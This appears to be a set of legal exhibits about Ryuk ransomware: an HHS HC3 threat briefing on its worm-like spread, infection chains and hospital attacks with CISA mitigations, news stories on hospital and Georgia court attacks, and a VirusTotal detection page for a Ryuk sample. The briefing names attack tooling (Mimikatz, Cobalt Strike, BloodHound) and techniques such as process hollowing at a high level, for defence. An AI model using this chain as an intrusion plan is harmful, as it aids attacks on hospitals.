  - A computer worm can spread copies of itself from device to device without human interaction or the need to attach itself to a specific software program
  - The new Ryuk variant can spread automatically/without intervention through infected networks
  - Currently, ability is limited to Windows machines

Progression of a Ryuk Infection

- The French National Agency for the Security of Information Systems (ANSSI) identified the initial infection point as a privileged domain account
- As the new variant moves through the network, it scans for network shares and copies a unique version of the ransomware executable to each of them as they are found
    - Uses Wake-on-LAN feature to automatically remotely turn on other machines on the same network
- Uses the filename lan.exe or rep.exe
- Encrypts files with the AES256 algorithm of Microsoft’s CryptoAPI, and a unique AES key wrapped with an RSA public key stored in the binary code for each file
- Files will be encrypted and appended with .RYK
- Files RyukReadMe.txt and RyukReadMe.html will appear in affected directories
    - These ransom notes direct victims to contact the ransomware operators at two specific email addresses and provide a Bitcoin wallet for ransom payment
- No ransomware site
    - Victims are identified from press releases, press coverage, and cryptocurrency transactions with known Ryuk-affiliated wallets


Infection Chains

- Classic: TrickBot Chains
  - TrickBot → Ryuk
  - Emotet → TrickBot → Ryuk
  - TrickBot activities disappeared in March 2020 and reemerged in July 2020
  - Disrupted by US government-led Fall 2020 action against TrickBot infrastructure
    - Action did not completely destroy TrickBot, and botnet is still active


Courriel d'hameçonnage
Distributes
Emotet
Distribues
TrickBot
Distributes
Lateral movement and privilege escalation (Cobalt Strike, Empire, BloodHound, Mimikatz, Lazagne)
PsExec
Ryuk

Infection Chains (Cont.)

- Emerging: BazarLoader Chains
  - BazarLoader → BazarBackdoor → Ryuk
  - Began in September 2020
  - More expensive than TrickBot, but less detectable, according to security researchers at Advanced Intel
  - Uses process hollowing to hide within legitimate Windows processes and run every time the computer is turned on


Google Doc
C2 server
Privilege escalation (Mimikatz, Rubeus)
Phishing e-mail
BazarLoader
BazarBackdoor
Lateral movement and persistence (Cobalt Strike)
Ryuk
Reconnaissance (Bloodhound, ADFind, Powersploit)

Incident: Late September Attack on a Major US Hospital Network

- Network of over 400 hospitals in the US and UK
- All 250 facilities in the US were affected in one of the largest medical cyberattacks in history
  - Did not affect UK facilities
- Attack began around 2AM Sunday, September 27, 2020. First news of compromise appeared on Reddit
  - Employees confirmed that files were being encrypted with the .Ryuk extension, indicating Ryuk
  - “Once on an infected host, [Ryuk] can pull passwords out of memory and then laterally moves through open shares, infecting documents and compromised accounts” – Ordr CSO
  - Phones and medical IoT (radiology machines) were also affected
  - Some facilities were forced to return to pen-and-paper documentation, although no loss of life was reported
- Company confirmed three weeks later that all systems were back online
  - Victim organization claims “no indication that any patient or employee data had been accessed, copied or misused”
  - Unclear how much the hackers demanded in ransom, nor whether the health system paid the demand

Incident: Late October Attack on US Hospitals

- CISA, FBI, and HHS released alert based on “credible information of an increased and imminent cybercrime threat to US hospitals and healthcare providers”
- Multiple confirmed hits across the US, including in:
  - California
  - Minnesota
  - Oregon
  - New York
- A doctor at an affected facility told Reuters that the “facility was functioning on paper after an attack and unable to transfer patients because the nearest alternative was an hour away”
- Deemed “a coordinated attack designed to disrupt hospitals specifically all around the country”
- “While multiple ransomware attacks against healthcare providers each week have been commonplace, this is the first time we have seen six hospitals targeted in the same day by the same ransomware actor.” – Recorded Future
- Based on early alerts, hospitals took strong measures to minimize Ryuk exposure
- **Even with these measures, Ryuk was reportedly responsible for 75% of attacks on the American healthcare sector in October 2020**

UNC1878 - WIZARDSPIDER

- Documented involvement in TrickBot → Ryuk infection chains starting in January 2020 and BazarLoader → Ryuk infection chains starting in September 2020
- Alleged to be affiliated with Russian cybercrime ring; some members were part of the group that operated the banking Trojan malware Dyre, which ceased operating in 2015 following a crackdown from Russian authorities
- Infects targets extremely quickly
    - Time between initial infection and encryption recently reduced from a few (two to five) days to three hours
- May not be behind all Ryuk infections
- Believed to be behind October 2020 attacks on US HPH sector
    - Researchers generally characterize UNC1878's tactics, techniques, and procedures (TTPs) as opportunistic and indiscriminate
- According to FireEye, a fifth of all ransomware-related intrusions in 2020 are due to Ryuk. 83% of them are the work of UNC1878, of which 27% were successful

Danger to the HPH Sector

- High stakes: Threat actors know the costs of a ransomware or malware attack to a hospital’s operations
  - Research by Coveware claims “ransomware attacks spur 15 days of EHR downtime, on average”
- Valuable Data: Medical data is easy to sell and commands a high price
  - Organizations engaged in coronavirus response may have information related to vaccine research or other intellectual property
- Groups using Ryuk, including UNC1878, have previously targeted US HPH organizations

Mitigations and Best Practices

Due to the tenacity of the new Ryuk variant, prevention is a more effective tool than mitigation or remediation once Ryuk takes hold in a system

- The new variant also lacks any exclusion mechanisms, such as a Mutual Exclusion Objection (MUTEX), to prevent multiple Ryuk processes from running on a single machine
  - ○ Reinfection of the same device is possible once the initial infection is cleared

Because Ryuk infections most commonly begin with the deployment of a form of “dropper” malware as a foothold in the victim’s machine, we include these mitigations from **CISA’s Alert (AA20-302A)** on **Ransomware Activity Targeting the Healthcare and Public Health Sector:**

- ***Patch operating systems, software, and firmware as soon as manufacturers release updates***
- Check configurations for every operating system version for HPH organization-owned assets to prevent issues from arising that local users are unable to fix due to having local administration disabled
- Regularly change passwords to network systems and accounts, and avoid reusing passwords for different accounts
- Use multi-factor authentication where possible
- Disable unused remote access/Remote Desktop Protocol (RDP) ports and monitor remote access/RDP logs
- Implement application and remote access to only allow systems to execute programs known and permitted by the established security policy
- Audit user accounts with administrative privileges and configure access controls with least privilege in mind

Mitigations and Best Practices (Cont.)

- Audit logs to ensure new accounts are legitimate
- Scan for open or listening ports, and mediate those that are not needed
- Identify critical assets such as patient database servers, medical records, and teleheatlh and telework infrastructure; create backups of these systems and house the backups offline from the network
- Implement network segmentation. Sensitive data should not reside on the same server and network segment as the email environment
- Set antivirus and anti-malware solutions to automatically update; conduct regular scans
- Regularly back up data and air gaps, and password protect backup copies offline
- Implement a recovery plan to maintain and retain multiple copies of sensitive or proprietary data and servers in a physically separate, secure location
- Focus on end user awareness and training about ransomware and phishing
- Ensure that employees know who to contact when they see suspicious activity or when they believe they have been a victim of a cyberattack. This will ensure that the proper established mitigation strategy can be employed quickly and efficiently

Additional best practices and next steps can be found at **CISA's Alert (AA20-302A)** on **Ransomware Activity Targeting the Healthcare and Public Health Sector**

Reference Materials

Key References

- "Alert (AA20-302A)," Cybersecurity and Infrastructure Security Agency. October 28, 2020. https://us-cert.cisa.gov/ncas/alerts/aa20-302a
- "Ransomware: What It Is & What To Do About It," The National Cyber Investigative Joint Task Force (NCIJTF). February 4, 2021. https://www.ic3.gov/Content/PDF/Ransomware_Fact_Sheet.pdf
- "The Ryuk Ransomware," French National Agency for the Security of Information Systems. March 1, 2021. https://www.cert.ssi.gouv.fr/cti/CERTFR-2021-CTI-006/

References

- “A Bazar start: How one hospital thwarted a Ryuk ransomware outbreak,” Red Canary, October 29, 2020. https://redcanary.com/blog/how-one-hospital-thwarted-a-Ryuk-ransomware-outbreak/
- Abrams, Lawrence. “BazarLoader used to deploy Ryuk ransomware on high-value targets,” BleepingComputer, October 12, 2020. https://www.bleepingcomputer.com/news/security/bazarloader-used-to-deploy-ryuk-ransomware-on-high-value-targets/
- “Alert (AA20-302A),” Cybersecurity and Infrastructure Security Agency. October 28, 2020. https://us-cert.cisa.gov/ncas/alerts/aa20-302a
- Associated Press. “German Hospital Hacked, Patient Taken to Another City Dies,” Security Week, September 17, 2020. https://www.securityweek.com/german-hospital-hacked-patient-taken-another-city-dies
- Artnz, Peter. “Ryuk ransomware develops worm-like capability,” MalwareBytes. March 2, 2021. https://blog.malwarebytes.com/malwarebytes-news/2021/03/ryuk-ransomware-develops-worm-like-capability/
- “A Tsunami of Ryuk Ransomware Attacks Hits U.S. Hospitals,” CISOMAG. October 29, 2020. https://cisomag.eccouncil.org/ryuk-ransomware-targeting-us-hospitals/
- Bing, Christopher and Joseph Menn. “Building wave of ransomware attacks strike U.S. hospitals,” Reuters, October 28, 2020. https://www.reuters.com/article/uk-usa-healthcare-cyber/fbi-probes-string-of-recent-ransomware-attacks-on-u-s-hospitals-idUKKBN27D36P
- Davis, Jessica. “Update to Ryuk Ransomware Variant Adds Network Worming Capability,” HealthITSecurity. March 2, 2021. https://healthitsecurity.com/news/update-to-ryuk-ransomware-variant-adds-network-worming-capability

References II

- Davis, Jessica. “UPDATE: UHS Health System Confirms All US Sites Affected by Ransomware Attack,” Health IT Security, October 3, 2020. https://healthitsecurity.com/news/uhs-health-system-confirms-all-us-sites-affected-by-ransomware-attack
- Felegy, Amy. “'Unusual network activity' at Ridgeview Medical Center,” SW News Media, October 27, 2020. https://www.swnewsmedia.com/chanhassen_villager/news/local/unusual-network-activity-at-ridgeview-medical-center/article_5fc12f6e-c320-59d4-9ad4-24f5cb985a36.html
- Jercich, Katie. “UHS says all U.S. facilities affected by apparent ransomware attack,” Healthcare IT News, October 2, 2020. https://www.healthcareitnews.com/news/uhs-says-all-us-facilities-affected-apparent-ransomware-attack
- Krebs, Brian. “FBI, DHS, HHS Warn of Imminent, Credible Ransomware Threat Against U.S. Hospitals,” Krebs On Security, October 28, 2020. https://krebsonsecurity.com/2020/10/fbi-dhs-hhs-warn-of-imminent-credible-ransomware-threat-against-u-s-hospitals/
- Lemos, Robert. “Trickbot Tenacity Shows Infrastructure Resistant to Takedowns,” DarkReading, October 20, 2020. https://www.darkreading.com/threat-intelligence/trickbot-tenacity-shows-infrastructure-resistant-to-takedowns/d/d-id/1339217
- Muncaster, Phil. “Red Alert as US Hospitals Are Flooded with Ryuk Ransomware,” Information Security Magazine, October 29, 2020. https://www.infosecurity-magazine.com/news/red-alert-us-hospitals-flooded
- Palmer, Danny. “This new Trickbot malware update makes it even harder to detect,” ZDNet, May 29, 2020. https://www.zdnet.com/article/this-new-trickbot-malware-update-makes-it-even-harder-to-detect/
- Seals, Tara. “Ryuk Ransomware: Now with Worming Self-Propagation,” ThreatPost. March 2, 2021. https://threatpost.com/ryuk-ransomware-worming-self-propagation/164412/

References III

- Swindell, Bill. “Sonoma Valley Hospital Hit by Cybercriminals with Ransomware,” Press Democrat, October 30, 2020. https://www.pressdemocrat.com/article/news/sonoma-valley-hospital-hit-by-cybercriminals-with-ransomware-attack/?sba=AAS
- Ta, Van and Aaron Stephens. “Spooky Ryuky: The Return of UNC1878,” SANS, October 28, 2020. https://www.youtube.com/watch?v=BhjQ6zsCVSc
- Umawing, Joel. “Threat spotlight: the curious case of Ryuk ransomware,” MalwareBytes. December 12, 2019. https://blog.malwarebytes.com/threat-spotlight/2019/12/threat-spotlight-the-curious-case-of-ryuk-ransomware/
- “What is a computer worm, and how does it work?,” Norton LifeLock. August 28, 2019. https://us.norton.com/internetsecurity-malware-what-is-a-computer-worm.html
- “WIZARD SPIDER Update: Resilient, Reactive and Resolute,” CrowdStrike, October 16, 2020. https://www.crowdstrike.com/blog/wizard-spider-adversary-update/

Questions

Questions

Upcoming Briefs

- April 22nd: Cyber-SCRM

Product Evaluations

Recipients of this and other Healthcare Sector Cybersecurity Coordination Center (HC3) Threat Intelligence products are highly encouraged to provide feedback. If you wish to provide feedback please complete the HC3 Customer Feedback Survey.

HC3 Customer Feedback

Requests for Information

Need information on a specific cybersecurity topic? Send your request for information (RFI) to **HC3@HHS.GOV**, or call us Monday-Friday between 9am-5pm (EST), at **(202) 691-2110.**

Disclaimer

These recommendations are advisory and are not to be considered as Federal directives or standards. Representatives should review and apply the guidance based on their own requirements and discretion. HHS does not endorse any specific person, entity, product, service, or enterprise.

About Us

HC3 works with private and public sector partners to improve cybersecurity throughout the Healthcare and Public Health (HPH) Sector

Products

Sector & Victim Notifications

Direct communications to victims or potential victims of compromises, vulnerable equipment or PII/PHI theft, as well as general notifications to the HPH about current impacting threats via the HHS OIG.

White Papers

Document that provides in-depth information on a cybersecurity topic to increase comprehensive situational awareness and provide risk recommendations to a wide audience.

Threat Briefings & Webinar

Briefing presentations that provide actionable information on health sector cybersecurity threats and mitigations. Analysts present current cybersecurity topics, engage in discussions with participants on current threats, and highlight best practices and mitigation tactics.

Need information on a specific cybersecurity topic, or want to join our Listserv? Send your request for information (RFI) to HC3@HHS.GOV,or call us Monday-Friday between 9am-5pm (EST), at (202) 691-2110.

Visit us at: www.HHS.Gov/HC3

Contact

www.HHS.GOV/HC3

(202) 691-2110

HC3@HHS.GOV

EXHIBIT 4

DAN GOODIN, ARS TECHNICA SECURITY SEP 19, 2020 8:00 AM

A Patient Dies After a Ransomware Attack Hits a Hospital

The outage resulted in a significant delay in treatment. German authorities are investigating the perpetrators on suspicion of negligent manslaughter.

PHOTOGRAPH: LUKAS SCHULZE/GETTY IMAGES

A WOMAN SEEKING emergency treatment for a life-threatening condition died after a ransomware attack crippled a nearby hospital in Düsseldorf, Germany, and forced her to obtain services from a more distant facility, it was widely reported on Thursday.

ARS TECHNICA

This story originally appeared on Ars Technica, a trusted source for technology news, tech policy analysis, reviews, and more. Ars is owned by WIRED's parent company, Condé Nast.

German authorities are investigating the unknown perpetrators on suspicion of negligent manslaughter, the Associated Press, German news outlet NTV, and others reported. The event under investigation occurred last Friday when the unidentified woman was turned away from Düsseldorf University Hospital because a ransomware attack hampered its ability to operate normally. The woman was rushed to a hospital about 20 miles away, resulting in about a one-hour delay in treatment. She died.

So far, little is known publicly about the ransomware strain or the attackers involved in the infection, which began last Thursday, about 24 hours before the death occurred. A report from the North Rhine–Westphalia state justice minister said that the attack encrypted about 30 hospital servers and left a message instructing the Heinrich Heine University, to which the Düsseldorf hospital is affiliated, to contact the attackers.

Düsseldorf police eventually communicated with the attackers and told them that the attack had hit a hospital treating emergency patients, not the university. The attackers reportedly withdrew the extortion demand and provided a decryption key to unlock the servers. The justice minister report said that the attackers are no longer reachable.

Hospital officials said on Twitter that the infection occurred after attackers exploited a vulnerability in a “widely used commercial add-on software,” which the tweet didn’t identify. As noted by ZD Net, the officials also said they had notified German authorities of the attack. Hours earlier, the German agency responsible for issuing cybersecurity warnings, the BSI, tweeted a link to this advisory from January. The advisory warned that attackers were actively exploiting CVE-2019-19781, a critical vulnerability in the Citrix application delivery controller, which customers use to perform load balancing of inbound application traffic.

Citrix didn’t immediately respond to an email asking if the vulnerability was the initial entryway into the Düsseldorf hospital. CVE-2019-19781 was in the news on Wednesday when federal prosecutors said it was one of several vulnerabilities allegedly used by hackers backed by the Chinese government to breach game and software makers.

Last week’s infection isn’t the first time hospitals have been paralyzed by ransomware. Last year, 10 hospitals—three in Alabama and seven in Australia—were hit by attacks that also hampered their ability to accept new patients. A few days later, the three Alabama hospitals reportedly paid the ransom so they could obtain the decryption key needed to restore their systems.

This story originally appeared on Ars Technica.

More Great WIRED Stories

- 📩 Want the latest on tech, science, and more? Sign up for our newsletters!
- Gravity, gizmos, and a grand theory of interstellar travel
- How to deal with the anxiety of uncertainty
- One IT guy's spreadsheet-fueled race to restore voting rights
- Is lightning-fast plasma the key to a cleaner car engine?
- The flagrant hypocrisy of bungled college reopenings
- 💻 Upgrade your work game with our Gear team's favorite laptops, keyboards, typing alternatives, and noise-canceling headphones

Dan Goodin is IT Security Editor at Ars Technica

TOPICS ARS TECHNICA CYBERSECURITY HACKING RANSOMWARE

EXHIBIT 5

ars TECHNICA SUBSCRIBE SIGN IN

COURTING DISASTER —

Ryuk, Ryuk, Ryuk: Georgia's courts hit by ransomware

It looks like another Ryuk ransomware campaign is responsible.

SEAN GALLAGHER - 7/1/2019, 1:52 PM

Rivers Langley / SaveRivers / Wikimedia

Enlarge / Court systems in Georgia are down due to a ransomware attack. Surprise.

Georgia's Judicial Council and Administrative Office of the Courts is the victim of the latest ransomware attack against state and local agencies. And this looks like the same type of attack that took down the systems of at least two Florida municipal governments in June.

Administrative Office of the Courts spokesman Bruce Shaw confirmed the ransomware attack to Atlanta's Channel 11 News. The Administrative Office of the Courts' website is currently offline.

Shaw told 11 News that some systems had not been affected by the ransomware but that all systems connected to the network had been taken offline to prevent the ransomware from spreading. The Courts' IT department was in contact with "external agencies" to coordinate a response to the attack, Shaw said.

Ars attempted to reach Shaw for comment, but he was not available. And no details were shared about the ransomware or the demand from its operator. But some reports link the attack to the same Ryuk ransomware that hit at least two Florida local governments last month.

Meanwhile, one of those Florida cities, Lake City, has apparently fired one employee after being forced to pay $460,000 worth of bitcoin to the ransomware operator. All but $10,000 of that amount was covered by insurance. Lake City Mayor Stephen Witt told WCJB News, "Our city manager did make a decision to terminate one employee, and he is revamping out [the] whole IT department to comply with what we need to be able to overcome what happened this last week... so it doesn't happen again."

A special session of the Village Council of Key Biscayne, Florida, was held Friday night, with a second session on Saturday, to determine how to respond to the Ryuk ransomware attack on the village's systems. Local officials have not responded yet to questions on the outcome of that meeting.

This story, as with all of the ransomware stories over the past week, is still developing. We will update as more details emerge.

READER COMMENTS 55

SHARE THIS STORY

SEAN GALLAGHER

Sean was previously Ars Technica's IT and National Security Editor, and is now a Senior Threat Researcher at SophosLabs. A former Navy officer, systems administrator, and network systems integrator with 20 years of IT journalism experience, he lives and works in Baltimore, Maryland.

EMAIL sean@seanmgallagher.com // **TWITTER** @thepacketrat

Today "Quantum Leap" series creator Donald P. Bellisario joins Ars Technica to answer once and for all the lingering questions we have about his enduringly popular show. Was Dr. Sam Beckett really leaping between all those time periods and people or did he simply imagine it all? What do people in the waiting room do while Sam is in their bodies? What happens to Sam's loyal ally Al? 30 years following the series finale, answers to these mysteries and more await.

← PREVIOUS STORY

NEXT STORY →

Related Stories

Today on Ars

STORE
SUBSCRIBE
ABOUT US
RSS FEEDS
VIEW MOBILE SITE

CONTACT US
STAFF
ADVERTISE WITH US
REPRINTS

CONDÉ NAST

CNMN Collection
WIRED Media Group

<u>EXHIBIT 6</u>

SUBSCRIBE STATESCOOP

STATE

Georgia courts appear to be latest victim of Ryuk ransomware

Getty Images

Written by Benjamin Freed
Jul 1, 2019 | STATESCOOP

The state of Georgia's judicial system became the latest government victim of a ransomware attack last weekend that has disabled some of its digital services.

The infection was first discovered Saturday during a routine scan on the servers of the Administrative Office of the Courts, courts spokesman Bruce Shaw told StateScoop. The office relayed the finding to the Georgia Technology Authority, the statewide IT agency, and also receiving assistance from the Georgia Emergency Management and Homeland Security Agency, the Georgia Bureau of Investigation, the FBI and the Multi-State Information Sharing and Analysis Center.

Shaw said the attack is limited to the Administrative Office of the Courts and individual courts' networks are functional, though some operations may be slowed down if they rely on applications hosted on the central office's servers, which were taken offline after the attack was discovered.

"We are working with our partners to assess and evaluate the situation and our primary focus at this time is to ensure our systems remain secure and that we get them back up and running as soon as possible," Shaw said.

The attack was first reported by WXIA, the NBC affiliate in Atlanta.

Shaw did not identify the type of ransomware used in the attack. But a source with knowledge of the incident said the courts appear to have been hit by Ryuk, the same malware responsible

Officials in Lake City, a community of about 12,000 people on the Florida panhandle, agreed last Tuesday to pay about $490,000 in bitcoin. That payment came barely a week after Riviera City, a 35,000 city near Palm Beach, ponied up about $594,000. Key Biscayne, just outside Miami, also reported last week being hit by Ryuk last week, though officials there have not yet made a public decision about whether to pay. Most of Lake City's payment was covered by a cyber insurance policy (it paid a $10,000 deductible), and the city has also fired one member of its information technology staff in the wake of its experience.

The Ryuk malware is also often packaged with two other viruses: Emotet, a Trojan horse virus delivered through a phishing email containing an attachment designed to look like a Microsoft Word file, and TrickBot, which steals sensitive information from an infected computer and scans the network it's connected to. According to the research firm Cybereason, opening the email attachment containing Emotet triggers a download of TrickBot. If TrickBot's scan of the system it has infected determines the network can be compromised with Ryuk, the ransomware is then downloaded and encrypts the local files.

The multi-pronged attack has led to the Emotet-TrickBot-Ryuk combination sometimes being referred to as a "triple threat."

Before the Georgia courts and the most recent Florida attacks, Ryuk attacks earlier this year targeted Jackson County, Georgia; Imperial County, California; and Stuart, Florida. Imperial County and Stuart did not pay their ransoms, though Jackson County acceded to a demand of roughly $400,000.

Ryuk was first identified last August after the hackers behind it collected nearly $640,000 from multiple targets in just the first two weeks after it was initially deployed. While early research linked its techniques to those used by cyberthreats in North Korea, a report published in February by McAfee and Coveware attributed Ryuk to hackers in either Eastern Europe or Russia. Additionally, the United Kingdom's National Cyber Security Centre issued an alert last week warning that Ryuk is targeting organizations around the world.

Despite the relative geographic closeness of the recent Georgia and Florida attacks, though, any proximity is likely a coincidence, said Brett Callow, a spokesman for New Zealand cybersecurity firm Emsisoft, which specializes in ransomware decryption.

"We've no reason to believe these incidents are directly connected," he said. "The success the threat actors have had in the southern US could be encouraging them to scan for vulnerable systems in that geographic area but, beyond that, it's most likely random."

-In this Story-

criminal justice, cybersecurity, Georgia, ransomware, Ryuk

RELATED NEWS

CYBERSECURITY

Utah's government privacy officer wants to train and certify 50 specialists

by **Benjamin Freed** • 9 hours ago

CITY

Local cyber is finally getting its moment, city CISOs say

CYBERSECURITY

State IT leaders 'still waiting to hear' what cyber grant program will allow

by **Benjamin Freed** • 18 hours ago

EXHIBIT 7

72caf37566c97c4030cd1a22d25bb78ce3ea287010a35eca3e372b3ea8(

Sign in Sign up

42

/ 70

?

Community Score

42 security vendors and 1 sandbox flagged this file as malicious

72caf37566c97c4030cd1a22d25bb78ce3ea287010a35eca3e372b3ea8e0b066

abcd

64bits assembly direct-cpu-clock-access overlay peexe runtime-modules

170.53 KB

Size

2020-09-25 20:26:34 UTC

1 year ago

EXE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 2

Sign in Sign up

ALYac	❗ Trojan.Ransom.Ryuk.B	Antiy-AVL	❗ Trojan[Ransom]/Win32.Encoder
Arcabit	❗ Trojan.Ransom.Ryuk.B	Avast	❗ Win64:RansomX-gen [Ransom]
AVG	❗ Win64:RansomX-gen [Ransom]	Avira (no cloud)	❗ HEUR/AGEN.1110011
BitDefender	❗ Trojan.Ransom.Ryuk.B	ClamAV	❗ Win.Ransomware.Ryuk-6688842...
CrowdStrike Falcon	❗ Win/malicious_confidence_70% ...	Cybereason	❗ Malicious.5a688e
Cynet	❗ Malicious (score: 100)	Cyren	❗ W64/Ransom.Ryuk.A.gen!Eldora...
DrWeb	❗ Trojan.Encoder.10700	Emsisoft	❗ Trojan.Ransom.Ryuk.B (B)
eScan	❗ Trojan.Ransom.Ryuk.B	ESET-NOD32	❗ A Variant Of Win64/Filecoder.T
F-Secure	❗ Heuristic.HEUR/AGEN.1110011	Fortinet	❗ W64/Ryuk.223E!tr.ransom
GData	❗ Win64.Trojan-Ransom.Ryuk.A	Ikarus	❗ Trojan-Ransom.Ryuk
Jiangmin	❗ Trojan.Encoder.q	K7AntiVirus	❗ Trojan (0053a8e51)
K7GW	❗ Trojan (0053a8e51)	MAX	❗ Malware (ai Score=82)
McAfee	❗ Ransom-Ryuk!ECAD9D95A688	McAfee-GW-Edition	❗ BehavesLike.Win64.Generic.ch
Microsoft	❗ Ransom:Win64/Ryuk.A	Rising	❗ Ransom.Jabaxsta!1.B3AA (CLAS...
SecureAge APEX	❗ Malicious	SentinelOne (Static ML)	❗ DFI - Suspicious PE
Sophos	❗ Troj/Ransom-FAF	Sophos ML	❗ Troj/Ransom-FAF
Symantec	❗ Ransom.Hermes!gen2	Tencent	❗ Malware.Win32.Gencirc.10b9487f
Trellix (FireEye)	❗ Generic.mg.ecad9d95a688e0e7	TrendMicro	❗ Ransom.Win64.RYUK.SM
TrendMicro-HouseCall	❗ Ransom.Win64.RYUK.SM	VIPRE	❗ Trojan.Win32.Generic!BT
Webroot	❗ W32.Ransom.Ryuk	Zillya	❗ Trojan.Encoder.Win32.1049
Acronis (Static ML)	✓ Undetected	AegisLab	✓ Undetected
Alibaba	✓ Undetected	Baidu	✓ Undetected
BitDefenderTheta	✓ Undetected	Bkav Pro	✓ Undetected
CAT-QuickHeal	✓ Undetected	CMC	✓ Undetected
Comodo	✓ Undetected	Cylance	✓ Undetected
eGambit	✓ Undetected	Elastic	✓ Undetected
Kaspersky	✓ Undetected	Kingsoft	✓ Undetected

Palo Alto Networks	✓ Undetected	Panda	✓ Undetected
Qihoo-360	✓ Undetected	Sangfor Engine Zero	✓ Undetected
SUPERAntiSpyware	✓ Undetected	TACHYON	✓ Undetected
TotalDefense	✓ Undetected	VBA32	✓ Undetected
ViRobot	✓ Undetected	Yandex	✓ Undetected
ZoneAlarm by Check Point	✓ Undetected	Zoner	✓ Undetected
Avast-Mobile	Unable to process file type	Symantec Mobile Insight	Unable to process file type
Trapmine	Unable to process file type	Trustlook	Unable to process file type